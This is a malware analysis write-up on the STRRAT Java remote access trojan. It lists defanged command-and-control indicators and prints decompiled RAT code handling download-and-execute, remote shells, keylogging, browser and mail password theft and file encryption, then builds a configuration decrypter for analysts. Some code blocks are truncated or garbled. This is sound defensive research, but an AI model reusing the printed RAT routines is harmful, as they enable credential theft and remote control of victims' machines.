Dynamic Infrastructure (Network IOC): [hxxps\[://\]pastebin\[.\]com/raw/Jdnx8jdg](https://hxxps[://]pastebin[.]com/raw/Jdnx8jdg)
Pastebin Actor Account (Network IOC): [hxxps\[://\]pastebin\[.\]com/u/wshsoft](https://hxxps[://]pastebin[.]com/u/wshsoft)

At the time of writeup this page had been visited 32,736 times, and pointed to the domain [pluginserver\[.\]duckdns\[.\]org](https://pluginserver[.]duckdns[.]org)

Current Infrastructure (Network IOC): [pluginserver\[.\]duckdns\[.\]org](https://pluginserver[.]duckdns[.]org)

In addition there's a hardcoded URL mentioned which looks to contact the below:

Network IOC: [hxxp\[://\]str-master\[.\]pw/strigoi/server/ping\[.\]php?lid=](https://hxxp[://]str-master[.]pw/strigoi/server/ping[.]php?lid=)

Taking a look at the class `cbnfdhn.class`, we can get a feel for some potential functionality of STRRAT including shutting down an operating system, uploading and downloading files...

```

public static String sdfsldf() {
    Map<String, String> map;
    return (map = System.getenv()).containsKey("USERNAME") ? map.get("USERNAME") : "Unknown";
}

public static void sdfsldf(String[] paramArrayOfString, dfghrth paramdfghrth) {
    try {
        File file;
        if (!(file = new File(sfzngsbd)).exists())
            file.mkdirs();
        sgzgsbh = new Random();
        true;
        fzssd = new xbxcv();
        hghteard();
        (new Thread(new dhgfgh())).start();
        String str = (new StringBuilder()).insert(0, "\\").append(System.getProperty("java.home")).append(File.separator).append("bin").append(File.separator);
        while (sdfsldf) {
            try {
                String[] arrayOfString;
                if ((arrayOfString = sabretb(thtyrths()).split("\\\\")[0]).equals("reboot")) {
                    Runtime.getRuntime().exec("cmd.exe /c shutdown /r /t 0");
                } else if (arrayOfString[0].equals("shutdown")) {
                    Runtime.getRuntime().exec("cmd.exe /c shutdown /s /t 0");
                } else if (arrayOfString[0].equals("uninstall")) {
                    sdfsldf(paramArrayOfString);
                } else if (arrayOfString[0].equals("disconnect")) {
                    sdfsldf = false;
                    ertdbdth.close();
                    System.exit(0);
                } else if (arrayOfString[0].equals("down-n-exec")) {
                    sabretb(arrayOfString[1], arrayOfString[1].substring(arrayOfString[1].lastIndexOf("/") + 1));
                    Thread.sleep(3000L);
                    dfhttedg("Ready");
                } else if (arrayOfString[0].equals("update")) {
                    file = gsbthstgb(arrayOfString[1]);
                    paramdfghrth.sdfsldf();
                    Runtime.getRuntime().exec((new StringBuilder()).insert(0, str).append("\\").append(file.getAbsolutePath()).append("\\").toString());
                    sdfsldf(paramArrayOfString);
                } else if (arrayOfString[0].equals("up-n-exec")) {
                    String str1;
                    if ((str1 = (file = gsbthstgb(arrayOfString[1])).getName().substring(file.getName().lastIndexOf(".")).toLowerCase()).equals(".vbs") || str1.e
                        Runtime.getRuntime().exec(new String[] { "wscript", file.getAbsolutePath() });
                    } else if (str1.equals(".jar")) {
                        Runtime.getRuntime().exec((new StringBuilder()).insert(0, str).append("\\").append(file.getAbsolutePath()).append("\\").toString());
                    } else {
                        Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c \").append(file.getAbsolutePath()).append("\\").toString());
                    }
                }
                dfhttedg("Executed File");
                Thread.sleep(3000L);
                dfhttedg("Ready");
            } else if (arrayOfString[0].equals("remote-cmd")) {

```

Enumerating the OS, processes, key-logging, stealing saved credentials.

```

Thread.sleep(3000L);
dfhntegd("Ready");
} else if (arrayOfString[0].equals("remote-cmd")) {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "remote-cmd").append(sabretb()).append("|").append(sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("power-shell")) {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "power-shell").append(sabretb()).append("|").append(sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("file-manager")) {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "file-manager|").append(ghdfndfn.sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("keylogger")) {
if (!ghmgf.sabretb) {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "keylogger|").append(sabretb()).append("|").append(sdfsldf()).toString());
} else {
ghmgf.sabretb = false;
dfhntegd("Try Again");
}
} else if (arrayOfString[0].equals("o-keylogger")) {
if (!ghmgf.sdfsldf) {
String str1 = (new StringBuilder()).insert(0, sfsrgsbd).append("keylogs_").append(String.valueOf(ssdgsbh.nextInt(9999))).append(".html").toString();
dfhntegd("Offline Keylogger Started");
} else {
ghmgf.sdfsldf = false;
dfhntegd("Try Again");
}
} else if (arrayOfString[0].equals("processes")) {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "processes%%").append(sbsgssdfg.sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("h-browser")) {
String str1 = (new StringBuilder()).insert(0, sabretb()).append("\\").append(sdfsldf()).toString();
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "open-hbrowser%%").append(str1).append("%").append(sgsfghhg.sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("startup-list")) {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, "startup-list%%").append(ssvtdgn.sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("remote-screen")) {
Socket socket = sfsrgsbd("remote-screen");
dfhntegd("Ready");
} else if (arrayOfString[0].equals("rev-proxy")) {
dfhntegd("Ready");
} else if (arrayOfString[0].equals("hrdp-new")) {
dfhntegd("Ready");
} else if (arrayOfString[0].equals("hrdp-res")) {
dfhntegd("Ready");
} else if (arrayOfString[0].equals("chrome-pass")) {
thtyrths thtyrths = new thtyrths();
sdfsldf((new StringBuilder()).insert(0, "chrome-pass").append(sabretb()).append("|").append(sdfsldf()).append("|").append(thtyrths.sdfsldf()).toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("foxmail-pass")) {
dspsdfge dspsdfge = new dspsdfge();

```

In addition there's a reference to "crimson_info.txt" which has been publicly reported as a fake ransomware module.

```


} else {
Socket socket = sfsrgsbd((new StringBuilder()).insert(0, arrayOfString[0]).append("%").append(sabretb()).append("%").append(sdfsldf()).append("%").append(stringBuilder.toString()).tc
dncbnf dncbnf1;
dncbnf dncbnf2;
if ((dncbnf2 = dncbnf1 = new dncbnf(false)).sabretb) {
sdfsldf((dncbnf2 = dncbnf1).sdfsldf, socket);
(new File((dncbnf2 = dncbnf1).sdfsldf)).delete();
} else {
sdfsldf("Firefox Not Installed", socket);
}
sdfsldf((dncbnf2 = dncbnf1).sdfsldf, socket);
(new File((dncbnf2 = dncbnf1).sdfsldf)).delete();
sdfsldf("Thunderbird Not Installed", socket);
((dncbnf2 = dncbnf1 = new dncbnf(true)).sabretb ? socket : socket).close();
dfhntegd("Ready");
}
} else if (arrayOfString[0].equals("chk-priv")) {
if (ssdgsbh()) {
dfhntegd("Privilege: Admin");
} else {
dfhntegd("Privilege: User");
}
} else if (arrayOfString[0].equals("req-priv")) {
paramdfghrth.sdfsldf();
if (ssstydn()) {
System.exit(0);
} else {
paramdfghrth.sabretb();
dfhntegd("Permission Denied");
}
} else if (arrayOfString[0].equals("rw-encrypt")) {
sdfsldf sdfsldf = new sdfsldf(arrayOfString[1]);
sdfsldf = sdfsldf;
(new Thread(new bsghsbs(sdfsldf))).start();
dfhntegd("Encrypting Files");
} else if (arrayOfString[0].equals("rw-decrypt")) {
sdfsldf sdfsldf = new sdfsldf(arrayOfString[1]);
sdfsldf = sdfsldf;
(new Thread(new dfghdmc(sdfsldf))).start();
dfhntegd("Decrypting Files");
} else if (arrayOfString[0].equals("show-msg")) {
String str1 = (new StringBuilder()).insert(0, System.getProperty("user.home").append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString());
(new FileWriter(str1)).write(arrayOfString[1]);
(new FileWriter(str1)).close();
Runtime.getRuntime().exec((new StringBuilder()).insert(0, "cmd.exe /c notepad &").append(str1).append("&").toString());
dfhntegd("Ready");
} else if (arrayOfString[0].equals("screen-on")) {
(new Thread(new fhittg())).start();
dfhntegd("Activated");
}
}
System.out.println(arrayOfString);

```


Part 2: Extracting and Decrypting STRRAT Configuration

To perform more thorough analysis on the deobfuscated STRRAT, we're going to leverage a tool called 'Recaf'. This will allow us to decompile Java classes in a more user-friendly way given the malware authors have reused class and method names. Upon decompiling this we're going to take a look at the primary entry point of the program in the "Main" class.

An easy way to find this class is to search for "void main" because the main class method isn't intended to return any output. In the below we see a watermark added to the malware to show that "Allatori Obfuscator 7.3 DEMO" was used to obfuscate it. In addition we can see it is checking for the number of arguments provided, and where this isn't provided it will run the Main.bsgshsbs method (which is returning an object to be created from the 'dfghrth' class). Further to this we can see a message of "This PC is not supported" being returned after this if a string isn't able to be assigned from the output of Main.sdfsldf. To find the right method definition here we can search for "String sdfsldf()" given we know it is returning a string, and here we can see that it is simply looking for the path the running JAR file is running from (likely taken from this [StackOverflow post](#)).




Examining the object created from the "dfghrth" class reveals this is a file lock being created in the user's home directory. If there are command-line arguments added this will create a file lock with the name "64578lock.file" in the user's home directory given this number is passed as a parameter when creating this lock object.




This serves as the port that the RAT will connect back to.


In the case where no command-line arguments are provided, this will first create an object called “object2” from the Main class method “bsgshsbs”. To make finding these references easier, we’ll begin right clicking them and using “Goto definition”.




We can also reveal references to this particular method by instead clicking “Search references”.



Examining this method we can see that it looks to be taking in a stream from a file within its resources called ‘config.txt’, Base64 decoding it, and then it passes this and the string “strigoi” to another method, this time within the sabretb class called “dfhtteg”.



Within this class and method we can see that STRRAT is performing an AES decryption routine based on the provided AES encrypted stream from config.txt, and a “password” of “strigoj”.



```
358 public sabretb() {
359 }
360
361 public static SecretKey sabretb(String string, byte[] object) {
362     object = new PBKKeySpec(string.toCharArray(), (byte[])object, 65536, 128);
363     object = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret((KeySpec)object).getEncoded();
364     return new SecretKeySpec((byte[])object, "AES");
365 }
366
367 public static byte[] dfhttegd(String object, byte[] object2) {
368     ByteBuffer byteBuffer = ByteBuffer.wrap(object2);
369     object2 = byteBuffer;
370     int n = byteBuffer.getInt();
371     if (n < 12 || n > 16) {
372         throw new IllegalArgumentException("Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
373     }
374     Object object3 = new byte[n];
375     object2.get((byte[])object3);
376     object = callAmbo.sabretb.sabretb((String)object, object3);
377     byte[] byteArray = object2;
378     byte[] byteArray2 = new byte[byteArray.remaining()];
379     object2 = byteArray2;
380     byteArray.get(byteArray2);
381     Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
382     object3 = new IvParameterSpec((byte[])object3);
383     cipher.init(2, (Key)object, (AlgorithmParameterSpec)object3);
384     return cipher.doFinal((byte[])object2);
385 }
```

Annotations in the image:

- Red box around line 361: "Start of called method"
- Red box around line 370: "n = next 4 bytes as an integer"
- Red box around line 372: "If the 4 bytes retrieved (nonce) is a value less than 12 or greater than 16, throw an error"
- Red box around line 376: "Use string 'strigoj' passed to this method as the AES 'password' along with the byte value of our nonce as the 'salt'"

Although I’m no crypto expert, in short, the password is being used to derive a secret key via the “password-based key derivation function 2” (PBKDF2), 65536 SHA1 hashing iterations, a key size of 128, using CBC mode, and a salt which is the ‘nonce’ extracted from our AES encrypted string. In this instance the “salt” (nonce) functions as the Initialisation Vector used with the AES Key to decrypt the string.

- More reading around AES Encryption and Decryption in Java can be found created by [baeldung](#)

To decrypt this using CyberChef we would have to first get the salt (nonce) used, derive the PBKDF2 key, and then use this with the appropriate IV to decrypt our content.

Derive PBKDF2 key ⊘ ||

Passphrase
strigoi UTF8 ▾

Key size **128** ⬆️ Iterations **65536** ⬆️ Hashing function **SHA1**

Salt BASE64 ▾

AES Decrypt ⊘ ||

Key HEX ▾

IV BASE64 ▾

Mode **CBC** Input **Hex** Output **Raw**

This is a bit of work, and can quickly get confusing. Because STRRAT is implementing a decryption method, we can go ahead and take the relevant parts of the decryption method to decrypt the config file ourselves. If we copy “sabretb” and “dfhtteg d” from “sabretb”, and also “bsgshsbs” from Main, we’ve got the start of a decryption program (noting we will need to import the appropriate libraries in use).

```

17 public class STRRATConfigDecrypt {
18
19     Run | Debug
20     public static void main(String[] args) throws Exception {
21         InputStream inputStream = Main.class.getResourceAsStream("resources/config.txt");
22         Object object = new StringBuilder();
23         byte[] byteArray = new byte[1024];
24         InputStream inputStream2 = inputStream;
25         while (true) {
26             int n;
27             if ((n = inputStream2.read(byteArray, 0, 1024)) == -1) break;
28             ((StringBuilder)object).append(new String(byteArray, 0, n));
29             inputStream2 = inputStream;
30         }
31         inputStream.close();
32         byte[] byteArray2 = DatatypeConverter.parseBase64Binary(((StringBuilder)object).toString());
33         object = carLambo.sabretb.dfhttegd("strigoi", byteArray2);
34         return new String((byte[])object, "UTF-8").split("\\|");
35     }
36
37     public static SecretKey sabretb(String string, byte[] object) {
38         object = new PBEKeySpec(string.toCharArray(), (byte[])object, 65536, 128);
39         object = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret((KeySpec)object).getEncoded();
40         return new SecretKeySpec((byte[])object, "AES");
41     }
42
43     public static byte[] dfhttegd(String object, byte[] object2) {
44         ByteBuffer byteBuffer = ByteBuffer.wrap(object2);
45         object2 = byteBuffer;
46         int n = byteBuffer.getInt();
47         if (n < 12 || n > 16) {
48             throw new IllegalArgumentException("Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
49         }
50         Object object3 = new byte[n];
51         object2.get((byte[])object3);
52         object = carLambo.sabretb.sabretb((String)object, object3);
53         byte[] byteArray = object2;
54         byte[] byteArray2 = new byte[byteArray.remaining()];
55         object2 = byteArray2;
56         byteArray.get(byteArray2);
57         Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
58         object3 = new IvParameterSpec((byte[])object3);
59         cipher.init(2, (Key)object, (AlgorithmParameterSpec)object3);
60         return cipher.doFinal((byte[])object2);
61     }
62 }

```

In the above we've copied the core content in; however, there's still some issues based on duplicate named variable declarations, classes which aren't throwing an exception, and an issue based on how it is reading the file input. I've gone ahead and rectified this with the end result being a Decrypter which takes 2 arguments, (input file, output file). Note: At present during our analysis there's some unknown configuration values as we haven't completely reversed the malware.

```

Welcome STRRATConfigDecrypt.java X
C:\Users\User\Desktop> STRRAT > Stage 2 > STRRAT-Deobfuscated > carLambo > resources > STRRATConfigDecrypt.java > STRRATConfigDecrypt > main(String[])
25 System.out.println("# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #");
26 System.out.println("#####");
27 if (args.length < 1) {
28     System.out.println();
29     System.out.println("PEBCAK - Use this with 2 arguments, an input and output file");
30     System.out.println("Example:");
31     System.out.println(
32         "java -jar STRRATConfigDecrypt.jar 'C:\\Users\\User\\config.txt' 'C:\\Users\\User\\decrypted_config.txt'");
33 } else {
34     String inputdirectory = args[0].replace("\\", "\\\\");
35     String outputdirectory = args[1].replace("\\", "\\\\");
36     File configfile = new File(inputdirectory);
37     byte[] config = Files.readAllBytes(configfile.toPath());
38     byte[] parsedBytes = Base64.getDecoder().decode(config);
39     byte[] decryptedConfig = DecryptAES("strigoi", parsedBytes);
40     String string[] = new String(decryptedConfig, StandardCharsets.UTF_8).split("\\|");
41     System.out.println("C2: " + string[0]);
42     System.out.println("File Lock: " + string[1] + "file.lock");
43     System.out.println("Plugins URL: " + string[2]);
44     System.out.println("Unknown Domain: " + string[3]);
45     System.out.println("Unknown Parameter: " + string[4]);
46     System.out.println("Unknown Parameter: " + string[5]);
47     System.out.println("Unknown Parameter: " + string[6]);
48     System.out.println("Unknown Parameter: " + string[7]);
49     System.out.println("Possible License/Campaign ID: " + string[8]);
50     Path output = Paths.get(outputdirectory);
51     Files.write(output, "# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #\r\n".getBytes());
52     for (String str : string) {
53         str = str + "\r\n";
54         Files.write(output, str.getBytes(), StandardOpenOption.APPEND);
55     }
56 }
57
58
59
60 public static SecretKey SecretKey(String password, byte[] data) throws Exception {
61     PBEKeySpec a = new PBEKeySpec(password.toCharArray(), data, 65536, 128);
62     byte[] b = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(a).getEncoded();
63     return new SecretKeySpec(b, "AES");
64 }
65
66 public static byte[] DecryptAES(String password, byte[] bytes) throws Exception {
67     ByteBuffer byteBuffer;
68     int n;
69     byteBuffer = ByteBuffer.wrap(bytes);
70     n = byteBuffer.getInt();
71     if (n < 12 || n > 16) {
72         throw new IllegalArgumentException(
73             "Nonce size is incorrect. Make sure that the incoming data is an AES encrypted file.");
74     }
75     byte[] object3 = new byte[n];
76     byteBuffer.get(object3);
77     SecretKey key = SecretKey(password, object3);
78     byte[] byArray2 = new byte[byteBuffer.remaining()];
79     bytes = byArray2;
80     byteBuffer.get(byArray2);
81     Cipher crypto = Cipher.getInstance("AES/CBC/PKCS5PADDING");
82     IvParameterSpec IVSpec = new IvParameterSpec(object3);
83     crypto.init(2, key, IVSpec);
84     return crypto.doFinal(bytes);

```

The decrypter as it stands so far can be found below:

```

import java.nio.ByteBuffer;
import java.io.File;
import java.nio.file.StandardOpenOption;
import java.nio.file.Files;
import java.nio.file.Path;
import java.nio.file.Paths;
import java.nio.charset.StandardCharsets;
import javax.crypto.Cipher;
import javax.crypto.SecretKey;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.SecretKeySpec;
import java.util.Base64;

public class STRRATConfigDecrypt {

```

```
public static void main(String[] args) throws Exception {
    System.out.println("#####");
    System.out.println("# STRRAT Malware (v.1.4) Decrypter by @CyberRaiju #");
